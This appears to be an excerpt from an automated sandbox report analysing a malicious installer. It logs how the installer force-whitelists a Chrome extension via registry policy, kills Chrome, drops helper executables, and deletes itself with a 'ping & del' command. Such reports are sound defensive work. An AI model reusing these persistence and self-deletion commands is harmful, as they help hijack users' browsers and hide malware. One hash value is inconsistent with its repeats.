C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpfjlemhjkoefcbh\1.0.0.0_manifest.json	unknown	4096	success or wait	1	36F3578	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	4096	success or wait	1	36F3578	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	4096	success or wait	1	36F3578	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\google\Chrome	success or wait	1	375F48F	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\google\Chrome\ExtensionInstallWhitelist	success or wait	1	375F48F	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\google\Chrome\ExtensionInstallWhitelist	1	unicode	ehcdpclapmggacanmpfjlemhjkoefcbh	success or wait	1	375F4B6	RegSetValueExA

Analysis Process: cmd.exe PID: 6700 Parent PID: 6456

General

Start time:	10:45:11
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\Desktop\FileSetup-v17.04.41.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: conhost.exe PID: 4780 Parent PID: 6700

General

Start time:	10:45:11
Start date:	29/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: PING.EXE PID: 6972 Parent PID: 6700

General

Start time:	10:45:12
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\PING.EXE
Wow64 process (32bit):	true
Commandline:	ping 127.0.0.1 -n 3
Imagebase:	0x890000
File size:	18944 bytes
MD5 hash:	70C24A306F768936563ABDADB9CA9108
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: 1611913544586.exe PID: 5724 Parent PID: 2044

General

Start time:	10:45:14
Start date:	29/01/2021
Path:	C:\Users\user\AppData\Roaming\1611913544586.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\1611913544586.exe' /sjson 'C:\Users\user\AppData\Roaming\1611913544586.txt'
Imagebase:	0x400000
File size:	103632 bytes
MD5 hash:	EF6F72358CB02551CAEBE720FBC55F95
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecv732A.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	4056C4	GetTempFileNameW
C:\Users\user\AppData\Roaming\1611913544586.txt	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	405369	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecv732A.tmp	success or wait	1	403F1D	DeleteFileW

File Written

[illegible]

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\1611913544586.txt	unknown	6	5b 00 0d 00 0a 00	[.....	success or wait	1	40538C	WriteFile
C:\Users\user\AppData\Roaming\1611913544586.txt	unknown	10	0d 00 0a 00 7b 00 0d 00 0a 00	...{.....	success or wait	52	40538C	WriteFile
C:\Users\user\AppData\Roaming\1611913544586.txt	unknown	76	22 00 4d 00 6f 00 64 00 69 00 66 00 69 00 65 00 64 00 20 00 54 00 69 00 6d 00 65 00 22 00 3a 00 22 00 36 00 2f 00 32 00 37 00 2f 00 32 00 30 00 31 00 39 00 20 00 38 00 3a 00 31 00 34 00 3a 00 32 00 33 00 20 00 50 00 4d 00 22 00	".M.o.d.i.f.i.e.d. .T.i.m.e.". :".6././2.7././2.0.1.9. .8.:.1. 4.:.2.3. .P.M.".	success or wait	572	40538C	WriteFile
C:\Users\user\AppData\Roaming\1611913544586.txt	unknown	10	0d 00 0a 00 7d 00 0d 00 0a 00	}.	success or wait	52	40538C	WriteFile
C:\Users\user\AppData\Roaming\1611913544586.txt	unknown	2	2c 00	,.	success or wait	51	40538C	WriteFile
C:\Users\user\AppData\Roaming\1611913544586.txt	unknown	10	0d 00 0a 00 5d 00 0d 00 0a 00	}.	success or wait	1	40538C	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecv732A.tmp	unknown	1024	success or wait	1	405E60	ReadFile
C:\Users\user\AppData\Local\Temp\ecv732A.tmp	unknown	32768	success or wait	1	405E60	ReadFile
C:\Users\user\AppData\Local\Temp\ecv732A.tmp	unknown	32768	success or wait	3	405E60	ReadFile
C:\Users\user\AppData\Local\Temp\ecv732A.tmp	unknown	32768	success or wait	8	405E60	ReadFile

Analysis Process: cmd.exe PID: 6908 Parent PID: 6784

General

Start time:	10:45:16
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /c taskkill /f /im chrome.exe
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: conhost.exe PID: 7156 Parent PID: 6908

General

Start time:	10:45:17
Start date:	29/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: taskkill.exe PID: 6928 Parent PID: 6908

General

Start time:	10:45:17
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true
Commandline:	taskkill /f /im chrome.exe
Imagebase:	0x7ff732050000
File size:	74752 bytes
MD5 hash:	15E2E0ACD891510C6268CB8899F2A1A1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: cmd.exe PID: 2456 Parent PID: 6784

General

Start time:	10:45:21
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3DBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe	cannot delete	1	11F0374	DeleteFileW
C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe	cannot delete	1	11F0374	DeleteFileW

Analysis Process: conhost.exe PID: 864 Parent PID: 2456

General	
Start time:	10:45:21
Start date:	29/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: PING.EXE PID: 5648 Parent PID: 2456

General	
Start time:	10:45:21
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\PING.EXE
Wow64 process (32bit):	true
Commandline:	ping 127.0.0.1 -n 3
Imagebase:	0x890000
File size:	18944 bytes
MD5 hash:	70C24A306F768936563ABDADB9CA9108
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: ThunderFW.exe PID: 5984 Parent PID: 2044

General	
Start time:	10:45:42
Start date:	29/01/2021
Path:	C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe ThunderFW 'C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe'
Imagebase:	0xcf0000
File size:	73160 bytes
MD5 hash:	F0372FF8A6148498B19E04203DBB9E69
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	- Detection: 0%, Metadefender, Browse - Detection: 2%, ReversingLabs
Reputation:	low

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
----------	------	------	------	------------	-------	----------------	--------

Analysis Process: cmd.exe PID: 4588 Parent PID: 2044

General

Start time:	10:45:51
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 5864 Parent PID: 4588

General

Start time:	10:45:51
Start date:	29/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: 4972 Parent PID: 4588

General

Start time:	10:45:52
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\PING.EXE
Wow64 process (32bit):	true
Commandline:	ping 127.0.0.1 -n 3
Imagebase:	0x890000
File size:	18944 bytes
MD5 hash:	70C24A306F768936563ABDADB9CA9108
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis

